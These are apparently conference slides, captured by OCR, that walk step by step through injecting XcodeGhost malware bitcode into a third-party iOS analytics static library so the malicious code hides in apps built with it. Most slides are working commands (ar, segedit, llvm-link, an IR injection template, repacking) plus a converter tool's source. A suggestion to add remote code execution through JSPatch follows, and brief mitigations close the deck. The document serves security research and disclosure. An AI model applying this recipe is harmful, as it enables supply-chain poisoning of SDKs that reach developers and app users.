Bitcode Injection Step by Step — Mal-Bitcode Injection

2. extract all object files from the static library archive

```
mkdir libMobClickLibrary-armv7
cd libMobClickLibrary-armv7
ar -vx ../libMobClickLibrary-armv7.a
```

- We get lots of object files, we will use MobClick.o for injection

Bitcode Injection Step by Step — Mal-Bitcode Injection

3. extract Bitcode from MobClick.o

```
segedit MobClick.o -extract "__LLVM" "__bitcode"
MobClick.bc
```

4. extract command line options from MobClick.o

```
segedit MobClick.o -extract "__LLVM" "__cmdline"
MobClick-Cmdline.bin
```

Bitcode Injection Step by Step — Mal-Bitcode Injection

5. convert Bitcode to human readable format

```
llvm-dis MobClick.bc -o MobClick.ll
```

Bitcode Injection Step by Step — Mal-Bitcode Injection

6. Merge Bitcode

```
llvm-link MobClick.bc XcodeGhost.bc -o MobClick2.bc
```

Bitcode Injection Step by Step — Mal-Bitcode Injection

7. Convert Bitcode to string, tool source code: bc2str

```
NSData *bcData = [NSData dataWithContentsOfFile:bcFileName];
if (bcData.length == 0) {
    NSLog(@"fail to load bitcode data.");
}

printf("\n\n");

const NSUInteger bcLength = bcData.length;
printf("Length: %lu\n", (unsigned long)bcLength);

const unsigned char *bcBuffer = [bcData bytes];
printf("Contents: \n");
for (int idx = 0; idx < bcLength; ++idx) {
    unsigned char aByte = *(bcBuffer + idx);
    printf("\\%02X", aByte);
}
```

Bitcode Injection Step by Step — Mal-Bitcode Injection

7. Convert Bitcode to string

```
bc2str MobClick2.bc
bc2str MobClick-Cmdline.bin
```

- The result length and string will be used in step 8, for injection

Bitcode Injection Step by Step — Mal-Bitcode Injection

8. Inject Bitcode to MobClick.ll, injection template:

```
@llvm.embedded.module = appending constant [MobClick2.bc-Length x i8]
c"MobClick2.bc-Content", section "__LLVM,__bitcode"
@llvm.cmdline = appending constant [[MobClick-Cmdline.bc-Length x i8]
c"MobClick-Cmdline.bc-Content", section "__LLVM,__cmdline"
```

- Fill the template, and copy the string to MobClick.ll

Bitcode Injection Step by Step — Mal-Bitcode Injection

9. Convert back to Bitcode format

```
llvm-as MobClick.ll -o MobClick.o
```

10. Compile Bitcode to object file

```
clang -cc1 -x ir -emit-obj -triple thumbv7-apple-ios4.3.0 -disable-
llvm-optzns -target-abi apcs-gnu -mfloat-abi soft MobClick.bc -o
MobClick.o
```

Bitcode Injection Step by Step — Mal-Bitcode Injection

11. pack back to static library

```
ar -cr libMobClickLibrary-armv7-2.a *.o
ranlib libMobClickLibrary-armv7-2.a
```


- Now the injection process has been finished
- We get libMobClickLibrary-armv7-2.a, which contains Mal-Bitcode

Bitcode Injection Step by Step

- The SDK contains a demo App
- We use this demo to show the injection result
- edit the demo, and link libMobClickLibrary-armv7-2.a instead of the original one
- Build it

Bitcode Injection Step by Step

- Reverse the the MachO
- There is no XcodeGhost's malcode




Bitcode Injection Step by Step

- Let's extract the embedded bitcode from MachO, and compile it to a new MachO

```
segedit UMAnalytics_Sdk_Demo.app/UMAnalytics_Sdk_Demo -extract "__LLVM"
"__bundle" um.xar

xar -x -f ./um.xar

# rename extracted files to *.o

clang $(SYS_ROOT) -arch armv7 -c "01.bc" -o “01.o"

# link
clang *.o -o UMAnalytics_Sdk_Demo2
```

Bitcode Injection Step by Step

- Reverse the the MachO
- There is XcodeGhost's malcode



Bitcode Injection Step by Step

- We implement this attacking technique manually
- We can code a tool to auto this work
- Real world attack should combine other techniques
- We can add RCE ability to our BitcodeGhost

Bitcode Injection Step by Step - Add RCE Ability

- Using JSPatch to gain RCE
- JSPatch is an iOS library used by developers to add hot patch(RCE) ability to iOS application
- It can also used by malware coder
- More info at: https://github.com/bang590/JSPatch
- Now, let’s do it

Bitcode Injection Step by Step - Add RCE Ability

- *TODO: How to compile JSPatch to Bitcode*
- *TODO: How to inject Bitcode of JSPatch to target module*
- *Do it by yourself*

Mitigation and Conclusion

- Download 3rd party SDK using HTTPS link
- Check SDK’s hash value
- Xcode should use the embedded Bitcode in library during development, and give developers a chance to find out malcode

Thanks